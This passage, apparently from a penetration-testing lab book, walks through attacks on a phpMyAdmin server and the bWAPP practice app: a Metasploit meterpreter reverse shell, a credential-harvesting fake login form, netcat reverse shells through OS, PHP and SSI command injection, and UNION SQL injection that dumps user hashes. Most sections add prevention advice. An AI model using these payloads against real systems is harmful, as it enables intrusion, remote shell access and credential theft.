msf5 exploit(multi/http/phpmyadmin_preg_replace) > set rport 80
rport => 80

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set payload
php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set lport 4444
lport => 4444

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set lhost 10.10.10.20
lhost => 10.10.10.20
```

The options are set as shown below.

```
msf5 exploit(multi/http/phpmyadmin_preg_replace) > options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

Name          Current Setting  Required  Description
----          -
PASSWORD      sploitme         no        Password to authenticate with
Proxies       no               no        A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS        192.168.80.18   yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPORT         80               yes       The target port (TCP)
```


SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/phpmyadmin/	yes	Base phpMyAdmin directory path
USERNAME	root	yes	Username to authenticate with
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	10.10.10.20	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

We will be running the exploit.

```
msf5 exploit(multi/http/phpmyadmin_preg_replace) > run

[*] Started reverse TCP handler on 10.10.10.20:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (38288 bytes) to 192.168.80.18
[*] Meterpreter session 2 opened (10.10.10.20:4444 -> 192.168.80.18:54201)
at 2021-06-10 02:57:57 -0400

meterpreter >
```

Meterpreter session is created so that access can be gained to the internal network.

***** *The contribution of Anirudh Gummakonda ends here******

***** *The contribution of Pawan Soobhri starts here******

RR. Playbook 44: Injecting customised HTML Code through the URL to retrieve information from web application. (HTML Injection – Reflected (GET))

GET is the most common method of HTTP which is utilized to request data from the specified server through the Request-URL. This is mentioned by using the variable GET as the method in HTML Form.

```
<form action="/bWAPP/htmli_get.php" method="GET">
<p>
  <label for="firstname">
    First name:
```

```
</label>
<br />
<input type="text" id="firstname" name="firstname">
</p>
<p>
  <label for="lastname">
    Last name:
  </label>
  <br />
  <input type="text" id="lastname" name="lastname">
</p>
<button type="submit" name="form" value="submit">
  Go
</button>
</form>
```

Security Level: Low

When the security level is Low, the text box accepts any HTML code which states that the page is vulnerable to HTML injection. When the form is submitted it displays all the values in the URL as parameters which can then be altered to show the required information. HTML tags sometimes enable the attackers to inject their customized code which can extract valuable information from the website.

Below URL was executed with “*firstname=Pawan*” and “*lastname=Soobhri*” parameters which displayed the message Welcome message (Fig 913). When the request is made the following URL can be tracked using the Burp Suite inside the referrer (Fig 914).

http://192.168.80.20/bWAPP/htmli_get.php?firstname=Pawan&lastname=Soobhri&form=submit



Fig. 940. GET Request




Fig. 941. Burp Suite


Note: Referer is present inside the HTML header which consists of the partial or absolute web application URL which is making the request.

SS. *Playbook 45: Injecting customised HTML Code through the input box to display the desired information on frontend (HTML Injection – Reflected (POST))*

POST method primarily encloses the data in the request message's body and is delivered to the webserver. This request is used to change, alter the information that is present on the server. During the POST method execution, the parameters are not shown in the URL as the data is transmitted securely.

Testing: In our environment, we tracked the request sent using the Burp Suite to locate the variable (firstname, lastname) position in the header. The value to the variables is updated in Burp Suite with *Pawan*, *Soobhri* respectively, and then the request is forwarded (Fig 915). The parameters are sent to the server which updates and returns the HTML Template with these values (Fig 916). The final output can be seen on the victim's side (Fig 917).

Threats: Such type of vulnerabilities can be compromised to direct the users to any link or content which can exploit the personal information of the users.



```
<form action="/bWAPP/htmli_post.php" method="POST">
  <p>
    <label for="firstname">
      First name:
    </label>
    <br />
    <input type="text" id="firstname" name="firstname">
  </p>
  <p>
    <label for="lastname">
      Last name:
    </label>
    <br />
    <input type="text" id="lastname" name="lastname">
  </p>
  <button type="submit" name="form" value="submit">
    Go
  </button>
</form>
```

Welcome Pawan Soobhri

Fig. 943. Values updated in HTML (Client's Side)



Fig. 944. Values displayed on Browser

TT. Playbook 46: Injecting customised HTML Code through the input box to disguise the users to attain personal information (HTML Injection Stored (Blog))

This attack is executed to inject the HTML code into the web application by exploiting the vulnerabilities present on the website. The primary loopholes for executing such types of attacks are the text boxes, through which any alteration can be done to the code's design. The purpose of HTML injection includes:

- Acquiring another person's confidential information
- Altering the website's display at the frontend

This injection is of two types:

Stored Injection: In this injection, the attacker stores the HTML code in the server which is then executed whenever the user initiates the related functionalities.

Reflection Injection: In this, the malicious code is not stored on the server, however, the web application responds to the injected code instantaneously.

Testing: Firstly, the below HTML code was injected to check whether the backend will process it as a Web Element.

Test 1: `<h1>This is Research Pentesting Lab</h1>`

`<p>This will exploit the vulnerability related to HTML Injection - Stored (Blog)</p>`

When the added functionality is executed, it stored the input and processed the HTML code (Fig. 918)



Fig. 945. HTML Injection Example 1

Test 2: As from above, the vulnerability has been detected, now it can be exploited to gain user sensitive information such as credentials. To test this, we initially injected the HTML code which encourages the user to log in due to the session expired (Fig. 919 HTML Form injection)

Session Expired, Please Login: `
`

`<form name="login" action="http://10.10.10.50:1234/index.html">`

`<table>`

`<tr><td>Username:</td><td><input type="text" name="username"/></td></tr>`

`<tr><td>Password:</td><td><input type="password" name="password"/></td></tr>`

`</table>`

`<input type="submit" value="Login"/>`

`</form>`




Fig. 946. HTML Form Injection

Now we will start the netcat listener which intercepts the content of network connection and Web request made to and from the website. When the user uses the form input field to enter username and password and submit the form the action=" http://10.10.10.50:1234/index.html" is executed and the data is sent through port 1234 where the netcat is listening. Hence the GET request made can be tracked (Fig. 920 GET Request tracked).

```

root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.10.50] from (UNKNOWN) [10.10.10.50] 60236
GET /index.html?username=test&password=test HTTP/1.1
Host: 10.10.10.50:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.80.20/bWAPP/htmli_stored.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1

```

Username & Password intercepted

Fig. 947. GET Request tracked

Threats: Such attacks are used by hackers to gain sensitive information about users such as name, username, password, bank information, and many others.

How to prevent such attacks?

Developers must ensure that they filter out all the HTML content using the `xxs_check_3` function while getting data through input fields. Function such as `htmlspecialchars()` can be used which blocks the use of special characters such as “`<, >`”.

UU. Playbook 47: Executing an arbitrary OS Command on the server which is running an application (OS Command Injection)

This attack is executed to compromise the data and application by initiating an arbitrary OS command on the server that is running the victim’s web application [287].

Testing: On bWapp, inside the DNS Lookup input field a Linux command “`; cat /etc/passwd`” is executed which provided us with the data (username and passwords) present inside the `passwd` file (Fig. 844).



Fig. 948. DNS Lookup - shell_exec("nslookup " . commandi(\$target))

Now to get access to the remote shell of the victim’s machine, command `www.galific.com && nc -vn 10.10.10.50 1234 -e /bin/bash` (Fig. 922) is executed along with the netcat listener on the host machine (`nc -nlvp 1234`) which

listens on 1234 port for all requests made to and from the host machine. The Target inside the Header contains the injected value of the input field. (Fig. 923).



Fig. 949. `www.galific.com && nc -vn 10.10.10.50 1234 -e /bin/bash`

As a success, it shows that the connection has been made to the victim's machine, and now a set of OS Commands (such as `whoami`, `uname`, `id`, `pwd`) are executed on the shell (Fig. 924). Through this, a large portion of sensitive information could be gathered about the vulnerable machine.




Fig. 950. `www.galific.com && nc -vn 10.10.10.50 1234 -e /bin/bash`

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.10.50] from (UNKNOWN) [192.168.80.20] 39998
whoami
www-data
uname
Linux
gid
id
```



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/bWAPP
```

Fig. 951. OS Commands (such as whoami, uname, id, pwd)

Threats: This attack is performed to gain remote shell access or to execute OS commands that can compromise the confidentiality of the infrastructure.

How to prevent such attacks?

This can be prevented by replacing '&', ';', '|' with a null value that restricts such special character use. Also, a function such as `escapeshellcmd()`; can be used which ensure that any attacker or user can only execute one command.

VV. Playbook 48: Injecting a custom code and executing an OS Command on the server which is running an application (PHP Command Injection)

Code Injection is primarily injecting of a code that can be executed or interpreted by the application. This attack exploits the poor handling of data that is untrusted. The main reason for such attacks is due to improper input and output validation of data such as data format, amount of data expected, allowed characters [288].

Testing:

Example 1: PHP `eval()` function evaluates a string in the form of PHP Code which enables it to execute a string of PHP code.

```
<?php @eval ("echo " . $_REQUEST["message"] . ";" );?>
```

Here, when the url is processed, the message value is received by the server from the client. After getting processed from `eval()` function the data is sent back to the client (Fig 925).

URL: `http://192.168.80.20/bWAPP/phpi.php?message="<h2>Pawan Soobhri</h2>"`



Fig. 952. PHP Code Injected

Example 2: As the input, validation is not proper hence the code can be exploited by transmitting different parameters in the message of the URL.

- i. whoami: This states the current or effective username on the victim's system.
URL: `http://192.168.80.20/bWAPP/phpi.php?message="<h2>Pawan Soobhri</h2>";system("whoami")`

```

1 GET /bWAPP/phpi.php?message=%22%3Ch2%3EPawan%20Soobhri%3Ch2%3E%22;system(%22whoami%22) HTTP/1.1
2 Host: 192.168.80.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0; PHPSESSID=e33da2a3a5cc02f0ac78e7d9bf14c545
9 Upgrade-Insecure-Requests: 1

```

Fig. 953. GET request to the server with message parameter (Burp Suite)

The screenshot shows the Burp Suite interface with the 'Response = www-data' label. The response content is as follows:

```

64 <h1>
  PHP Code Injection
</h1>
65 <p>
  This is just a test page, reflecting back your <a href="/bWAPP/phpi.php?message=test">message</a>
  ...
</p>
67 <p>
  <i>
    Pawan Soobhri
  </i>
  www-data
</p>
69 </i>

```

Fig. 954. Response of sent whoami parameter

- ii. system(): This enables the attacker to execute Unix commands in PHP code. Here, /bin/bash is used to get remote shell access to the victim’s machine.

URL: http://192.168.80.20/bWAPP/phpi.php?message="<h2>Pawan Soobhri</h2>";system("nc -vn 10.10.10.50 1234 -e /bin/bash")

Netcat listener is turned on over the host machine for port 1234. Now, the above URL is executed which successfully connects the executable remote shell of the victim’s machine (Fig. 929). Now different commands can be used to gather sensitive information of the target system. As in Fig. 930, I executed the below 3 commands:

- pwd: This command tells the current directory.
- id: This gives the uid, gid, and groups.
- cat /etc/passwd: This opens the passwd file which consists of the user details on the system.


The screenshot shows the Burp Suite interface with the 'Request to http://192.168.80.20:80' label. The request content is as follows:

```

1 GET /bWAPP/phpi.php?message=%E2%80%9D%3Ch2%3EPawan%20Soobhri%3C/h2%3E%E2%80%9D;system(%E2%80%9C10.10.50%201234%20-e%20/bin/bash%E2%80%9D) HTTP/1.1
2 Host: 192.168.80.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=97aabf295022c6bed7458a9e6fce50dd; security_level=0
9 Upgrade-Insecure-Requests: 1

```

Fig. 955. GET Response (Burp Suite)



```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.73] from (UNKNOWN) [192.168.1.66] 47951
```

Connection Established

Fig. 956. URL Processed and Successful Connection established

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.10.50] from (UNKNOWN) [192.168.80.20] 55575
1 pwd
/var/www/bWAPPsss
2 id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat /etc/passwd
3 root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

```

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-
autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin
dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false

```

Fig. 957. Commands executed to gather information.

Threats: PHP scripts that use the eval() function leads to loopholes that can be exploited by attackers bypassing untrusted data that enables modification or alteration of data on the server. As there is no validation with this function, hence this causes displaying of any malicious input provided by the attacker.

How to prevent such attacks?

The best way to prevent PHP injection is by using the below function which sanitizes the malicious input and replaces the special characters that are restricted and prints them as a string of characters.

```
<?php echo htmlspecialchars($_REQUEST["message"], ENT_QUOTES, "UTF-8");?>
```

WW. *Playbook 49: Executing the server side script with OS Command on webpage to get remote access of server (Server-Side Includes)*

SSI is the directives present on the web pages to feed dynamic content which are used to execute certain actions before the web page is loaded.

Testing: This was tested by passing a malicious script inside the input box. Here, the netcat listener was started on the host machine, and then `<!--#exec cmd="nc -nv 10.10.10.50 1234 -e /bin/bash"-->` was passed to get the remote access of the victim's machine on the host system as shown in Fig. 931. The POST request can be analyzed with the input parameters using the Burp Suite as in Fig. 932.



Fig. 958. Remote Shell script passed (Inout/Output)



Fig. 959. Input Value during POST Request

When the security is low and SSI Injection vulnerability exists, the connection can be seen established which can therefore be exploited to compromise the sensitive information of the victim’s machine.

Threats: This vulnerability enables the intruder to inject SSI code without proper validation into Web pages and also allows them to execute remote code.

How can we prevent such attacks?

Such attacks can be prevented by properly sanitizing the input and validating any SSI scripts that are entered by the user.

XX. Playbook 50: Injecting a Custom SQL Code inside the input box to attain the database information such as (schema, tables and databases) and discovering the particular user credentials. (SQL Injection (GET/Search))

If any SQL injection loophole exists inside the webpage it will return the result to any SQL query or syntax passed inside the input box (Fig. 933). Keywords such as UNION could be used to retrieve data from several tables present inside the database. Therefore, it is also known as SQL UNION injection attack.




Fig. 960. Output to SQL syntax

Testing: To test SQL injection attack, two requirements must be ensured:

- i. The number of columns returned from the original query.
 - ii. Determining the column, the column of the suitable data type which can hold the output of the injected query.
- i. To ensure the number of columns present in Table:

To test this, values such as 4,5,6,7,8,9 are passed as parameters inside the ORDER BY clause of SQL Query.

Firstly, a random number 8 was tested to check whether 8 columns exist or not as shown in Fig. 934.

The output “Error: Unknown column ‘8’ in ‘order clause’” ensures that there is no 8th column. Hence, I tried for 7 to check if the 7th column exists, the result to it was “No movies were found!” which ensures that it is inside the table and the 7th column exists as shown in Fig. 935.



Fig. 961. http://192.168.80.20/bWAPP/sqli_1.php?title=1'+ORDER BY 8-- -&action=search



Fig. 962. http://192.168.80.20/bWAPP/sqli_1.php?title=1'+ORDER BY 7-- -&action=search

- ii. To determine column and data type it can handle.

Further, to display the column number in the present table we executed the below query to get the result as in Fig. 936.

http://192.168.80.20/bWAPP/sqli_1.php?title=1' UNION SELECT 1,2,3,4,5,6,7-- -&action=search

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Fig. 963. Displaying the Column number using UNION

Now we can execute some malicious query to gather sensitive information about the database such as database version, table name, and the values inside it.

Database name: Below query will print the database name inside the 2nd column as shown in Fig. 937.

`http://192.168.80.20/bWAPP/sqli_1.php?title=1' UNION SELECT 1,database(),3,4,5,6,7-- -&action=search`

Title	Release	Character	Genre	IMDb
bWAPP	3	5	4	Link

Fig. 964. bWAPP (Database Name) in 2nd Column

Table name: Below query will print all the tables such as movies, users, blog, and others that are present inside the information_schema's tables as shown in Fig. 938. The request sent to the server can be seen in Burp Suite as shown in Fig. 939.

`http://192.168.80.20/bWAPP/sqli_1.php?title=1' UNION SELECT 1,table_name,3,4,5,6,7 from information_schema.tables-- -&action=search`

Title	Release	Character	Genre	IMDb
CHARACTER_SETS	3	5	4	Link
COLLATIONS	3	5	4	Link
COLLATION_CHARACTER_SET_APPLICABILITY	3	5	4	Link
COLUMNS	3	5	4	Link
COLUMN_PRIVILEGES	3	5	4	Link
KEY_COLUMN_USAGE	3	5	4	Link
PROFILING	3	5	4	Link
ROUTINES	3	5	4	Link
SCHEMATA	3	5	4	Link
SCHEMA_PRIVILEGES	3	5	4	Link
STATISTICS	3	5	4	Link
TABLES	3	5	4	Link
TABLE_CONSTRAINTS	3	5	4	Link
TABLE_PRIVILEGES	3	5	4	Link
TRIGGERS	3	5	4	Link
USER_PRIVILEGES	3	5	4	Link
VIEWS	3	5	4	Link
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link
actions	3	5	4	Link
authmap	3	5	4	Link
batch	3	5	4	Link
block	3	5	4	Link

Fig. 965. Tables names




Fig. 966. Request made to the server.

Table present in database bWAPP: To refine our tables which are present in the bWAPP database, the below query was executed which displayed 5 tables as shown in Fig. 940.

http://192.168.80.20/bWAPP/sqli_1.php?title=1' UNION SELECT 1,table_name,3,4,5,6,7 from information_schema.tables where table_schema=database()-- -&action=search

	Title	Release	Character	Genre	IMDb
	blog	3	5	4	Link
	heroes	3	5	4	Link
	movies	3	5	4	Link
	users	3	5	4	Link
	visitors	3	5	4	Link

Fig. 967. Refined list of Tables in BWAPP DB

Extracting information from USERS Table: To further exploit the database we executed QUERY 1 to get the list of columns present inside the USERS table as shown in Fig. 941. Then we extracted the user's details such as login, password, email from user stable as shown in Fig. 942 by executing Query 2.

QUERY 1: *http://192.168.80.20/bWAPP/sqli_1.php?title=1' UNION SELECT 1,column_name,3,4,5,6,7 from information_schema.columns where table_name="users"-- -&action=search*

Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link
secret	3	5	4	Link
activation_code	3	5	4	Link
activated	3	5	4	Link
reset_code	3	5	4	Link
admin	3	5	4	Link
uid	3	5	4	Link
name	3	5	4	Link
pass	3	5	4	Link
mail	3	5	4	Link
theme	3	5	4	Link

Fig. 968. USERS Table Column list

QUERY 2: `http://192.168.80.20/bWAPP/sqli_1.php?title=1' UNION SELECT 1,login,password,4,email,6,7 from users-- -&action=search`

Title	Release	Character
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com

Fig. 969. Confidential Information inside USERS Table

Threats: Attackers can gain the user login credentials, database name, version, and other information which can be sufficient to compromise the system and alter or damage the data for fun or trading purpose.

How can we prevent such attacks?

Such attacks can be prevented by sanitizing the input and restricting any special character that could execute SQL queries on the server.

YY. Playbook 51: Injecting SQL commands to bypass the login process to achieve direct access to a web portal. (SQL Injection (Login/Hero))

These injection attacks are performed to bypass the login process and getting direct access to the website. To check if the input accepts the SQL Query, we injected small code as shown in Fig. 943. After hitting the login button, it prints the SQL error which confirms that the SQL Query Syntax is accepted.




Fig. 970. SQL Error message

